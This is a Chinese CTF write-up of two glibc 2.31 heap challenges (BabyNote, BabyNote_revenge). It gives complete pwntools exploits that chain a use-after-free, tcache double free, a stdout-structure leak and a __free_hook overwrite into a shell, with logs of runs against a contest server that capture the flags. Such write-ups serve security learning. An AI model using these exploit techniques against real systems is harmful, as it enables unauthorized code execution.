第一届广东省大学生网络安全攻防大赛PWN Writeup

原创


SkYe231_ 于 2021-05-24 17:44:32 发布 636 收藏 2

> 两个题目都是无输出堆题，最近一次比赛在 nepctf 遇到：https://www.mrskye.cn/archives/bdb75c49/#sooooeasy
> 思路方法概述：https://www.jianshu.com/p/fe28639e406e

BabyNote

题目是基于 glibc 2.31 的菜单堆题。

漏洞出现在 free 之后没有置零指针导致的 UAF ：



```
unsigned __int64 sub_14A8()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  v1 = 0;
  puts("Input ID:");
  __isoc99_scanf("%d", &v1);
  if ( v1 >= 0 && v1 <= 31 && chunk_list[v1] )
    free((void *)chunk_list[v1]);                    // UAF
  else
    puts("Invalid ID!");
  return __readfsqword(0x28u) ^ v2;
}
```

程序没有输出函数，倒是有一个提示的函数 gift 函数，输出堆地址最低两个字节，没用明白，到最后也不关他的事情。


思路：

> 利用 tcache double 和 scanf 输出长字符串触发 malloc_consolidate 获取 main_arena 地址
>
> 爆破倒数第四个数字，将堆分配到 stdout 结构体上，修改 flag 和 write_base 地址泄露出 libc 地址
>
> 利用 tcache dup get shell

遇到的问题就是直接之前 libc 2.23 的 payload 去打的话没有回显出 libc 地址，原来的 payload ：

```
p64(0x0FBAD1887) +p64(0)*3 + p8(0x88)
```

flag 这么设置绕过检查没有问题，问题是将 write_base 最低值字节修改为 0x88 了，而 libc 2.31 中 write_ptr 最低位是 0x23




```
pwndbg> x /20gx 0x1ec6a0+0x7fd6b7a1b000
0x7fd6b7c076a0 <_IO_2_1_stdout_>:       0x00000000fbad2887      0x00007fd6b7c07723
0x7fd6b7c076b0 <_IO_2_1_stdout_+16>:    0x00007fd6b7c07723      0x00007fd6b7c07723
0x7fd6b7c076c0 <_IO_2_1_stdout_+32>:    0x00007fd6b7c07723      0x00007fd6b7c07723
0x7fd6b7c076d0 <_IO_2_1_stdout_+48>:    0x00007fd6b7c07723      0x00007fd6b7c07723
0x7fd6b7c076e0 <_IO_2_1_stdout_+64>:    0x00007fd6b7c07724      0x0000000000000000
0x7fd6b7c076f0 <_IO_2_1_stdout_+80>:    0x0000000000000000      0x0000000000000000
0x7fd6b7c07700 <_IO_2_1_stdout_+96>:    0x0000000000000000      0x00007fd6b7c06980
0x7fd6b7c07710 <_IO_2_1_stdout_+112>:   0x0000000000000001      0xffffffffffffffff
0x7fd6b7c07720 <_IO_2_1_stdout_+128>:   0x000000000a000000      0x00007fd6b7c094c0
0x7fd6b7c07730 <_IO_2_1_stdout_+144>:   0xffffffffffffffff      0x0000000000000000
```

导致起始地址比结束地址大，而没有东西输出。还有就是调试断点位置设置问题， 导致一直以为是修改不成功的原因。断点一开始是打在修改后下一次进入主菜单的时候，由于每次输出都会刷新 stdout 结构体部分指针，导致一直以为没修改成功。正确应该在 read 打断点，然后 n 跳一步查看是否成功修改结构体。

EXP

```python
from pwn import *
# context.log_level = 'debug'
context.terminal = ['tmux','sp','-h']



def add(content):
    p.sendlineafter(">>> ",str(1))
    p.sendafter("Input Content:\n",content)
def gift():
    p.sendlineafter(">>> ",str(666))
def delete(id):
    p.sendlineafter(">>> ",str(3))
    p.sendlineafter("Input ID:\n",str(id))
def edit(id,content):
    p.sendlineafter(">>> ",str(2))
    p.sendlineafter("Input ID:\n",str(id))
    p.sendafter("Input Content:\n",content)

def exp():
    add('a'*58)#0
    add('a'*58)#1
    add('a'*58)#2
    for _ in range(8):
        delete(0)
        edit(0,'b'*0x58)
    edit(0,'\x00'*0x10)
    p.sendlineafter(">>> ",'1'*0x450)
    edit(0,'\xa0\x66')

    stdout_offset = libc.symbols['_IO_2_1_stdout_']
    log.info("stdout_offset:"+hex(stdout_offset))

    add('c'*0x8)#3
    # gdb.attach(p,"b *$rebase(0x1392)")
    # raw_input()
    add(p64(0x0FBAD1887) +p64(0)*3 + p8(0x00))#4
    libc_addr = u64(p.recvuntil('\x7f',timeout=1)[-6:].ljust(8,'\x00'))-(0x7fbe678e5980-0x7fbe676fa000)#- (0x7ffff7fac980-0x7ffff7dc1000)
    log.info("libc_addr:"+hex(libc_addr))

    free_hook = libc_addr+libc.sym['__free_hook']
    free_hook = libc_addr+libc.sym['__free_hook']
    system_addr = libc_addr+libc.sym['system']
    binsh_str = libc_addr+libc.search('/bin/sh').next()

    delete(1)
    edit(1,p64(free_hook)*2)
    add('/bin/sh\x00')
    add(p64(system_addr))
    delete(1)

    p.interactive()


# p = process("./BabyNote",env={'LD_PRELOAD':'./libc-2.31.so'})
# libc = ELF("./libc-2.31.so")
# exp()

if __name__ == '__main__':
    # p = process("./BabyNote",env={'LD_PRELOAD':'./libc-2.31.so'})
    # libc = ELF("./libc-2.31.so")
    # p = process("./BabyNote")
    # libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
    p = remote("8.134.14.168", 10000)
    libc = ELF("./libc-2.31.so")
    while True:
        try:
            exp()
            exit(0)
        except:
            p.close()
            p = remote("8.134.14.168", 10000)
            # p = process("./BabyNote",env={'LD_PRELOAD':'./libc-2.31.so'})
```




```
[*] Closed connection to 8.134.14.168 port 10000
[+] Opening connection to 8.134.14.168 on port 10000: Done
[*] stdout_offset:0x1ec6a0
[*] libc_addr:-0x1eb980
[*] Closed connection to 8.134.14.168 port 10000
[+] Opening connection to 8.134.14.168 on port 10000: Done
[*] stdout_offset:0x1ec6a0
[*] libc_addr:-0x1eb980
[*] Closed connection to 8.134.14.168 port 10000
[+] Opening connection to 8.134.14.168 on port 10000: Done
[*] stdout_offset:0x1ec6a0
[*] libc_addr:-0x1eb980
[*] Closed connection to 8.134.14.168 port 10000
[+] Opening connection to 8.134.14.168 on port 10000: Done
[*] stdout_offset:0x1ec6a0
[*] Closed connection to 8.134.14.168 port 10000
[+] Opening connection to 8.134.14.168 on port 10000: Done
[*] stdout_offset:0x1ec6a0
[*] Closed connection to 8.134.14.168 port 10000
[+] Opening connection to 8.134.14.168 on port 10000: Done
[*] stdout_offset:0x1ec6a0
[*] libc_addr:-0x1eb980
[*] Closed connection to 8.134.14.168 port 10000
[+] Opening connection to 8.134.14.168 on port 10000: Done
[*] stdout_offset:0x1ec6a0
[*] libc_addr:-0x1eb980
[*] Closed connection to 8.134.14.168 port 10000
[+] Opening connection to 8.134.14.168 on port 10000: Done
[*] stdout_offset:0x1ec6a0
[*] libc_addr:0x7fdb5829a000
[*] Switching to interactive mode
$ cat flag
flag{43c46063-4dea-4ca7-b74f-aaeae4b3dee5}
$ 
```

BabyNote_revenge

程序啥的都和上一题一样，就是 gift 函数变了，里面换成个沙箱的指令，没仔细看。因为漏洞和上一题一样，用上一题的脚本改下偏移就直接跑出来了。

EXP

```python
from pwn import *
# context.log_level = 'debug'
context.terminal = ['tmux','sp','-h']



def add(content):
    p.sendlineafter(">>> ",str(1))
    p.sendafter("Input Content:\n",content)
def gift():
    p.sendlineafter(">>> ",str(666))
def delete(id):
    p.sendlineafter(">>> ",str(3))
    p.sendlineafter("Input ID:\n",str(id))
def edit(id,content):
    p.sendlineafter(">>> ",str(2))
    p.sendlineafter("Input ID:\n",str(id))
    p.sendafter("Input Content:\n",content)

def exp():
    add('a'*58)#0
    add('a'*58)#1
    add('a'*58)#2
    for _ in range(8):
        delete(0)
        edit(0,'b'*0x58)
    edit(0,'\x00'*0x10)
    p.sendlineafter(">>> ",'1'*0x450)
    # edit(0,'\xa0\xa6')
    edit(0,'\xa0\x66')


    # stdout_offset = libc.symbols['_IO_2_1_stdout_']
    # log.info("stdout_offset:"+hex(stdout_offset))

    add('c'*0x8)#3
    add(p64(0x0FBAD1887) +p64(0)*3 + p8(0x00))#4
    libc_addr = u64(p.recvuntil('\x7f',timeout=1)[-6:].ljust(8,'\x00'))-(0x7f61c5525980-0x7f61c533a000)#(0x7ffff7f59980-0x7ffff7d6e000)
    #libc_addr:0x7f1eb42b5980
    log.info("libc_addr:"+hex(libc_addr))
    # gdb.attach(p,"b *$rebase(0x13E2)")
    # raw_input()
    free_hook = libc_addr+libc.sym['__free_hook']
    log.info("free_hook:"+hex(free_hook))
    system_addr = libc_addr+libc.sym['system']
    binsh_str = libc_addr+libc.search('/bin/sh').next()

    delete(1)
    edit(1,p64(free_hook)*2)
    add('/bin/sh\x00')
    add(p64(system_addr))
    delete(1)

    p.interactive()


# p = process("./BabyNote_revenge",env={'LD_PRELOAD':'./libc-2.31.so'})
# libc = ELF("./libc-2.31.so")
# exp()

if __name__ == '__main__':
    # p = process("./BabyNote_revenge",env={'LD_PRELOAD':'./libc-2.31.so'})
    # libc = ELF("./libc-2.31.so")
    # p = process("./BabyNote_revenge")
    # libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
    p = remote("8.134.14.168", 10001)
    libc = ELF("./libc-2.31.so")
    while True:
        try:
            exp()
            exit(0)
        except:
            p.close()
            p = remote("8.134.14.168", 10001)
            # p = process("./BabyNote_revenge",env={'LD_PRELOAD':'./libc-2.31.so'})
            # p = process("./BabyNote_revenge")
```



```
┌─ ~/ctfwork/2021_省赛/BabyNote_revenge/O6r2cOpKAZU9xbrb
 ✘  skye231@pwn-2004  13:31:15
└─ python exp.py
[+] Opening connection to 8.134.14.168 on port 10001: Done
[*] '/home/skye231/ctfwork/2021_\xe7\x9c\x81\xe8\xb5\x9b/Bab
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Closed connection to 8.134.14.168 port 10001
[+] Opening connection to 8.134.14.168 on port 10001: Done
[*] Closed connection to 8.134.14.168 port 10001
[+] Opening connection to 8.134.14.168 on port 10001: Done
[*] libc_addr:0x7f4807b9a000
[*] free_hook:0x7f4807d88b28
[*] Switching to interactive mode
$ ls
BabyNote_revenge
bin
dev
flag
lib
lib32
lib64
libx32
$ cat flag
flag{c94375f3-883c-4bc5-9131-1369b461b04b}
$ 
```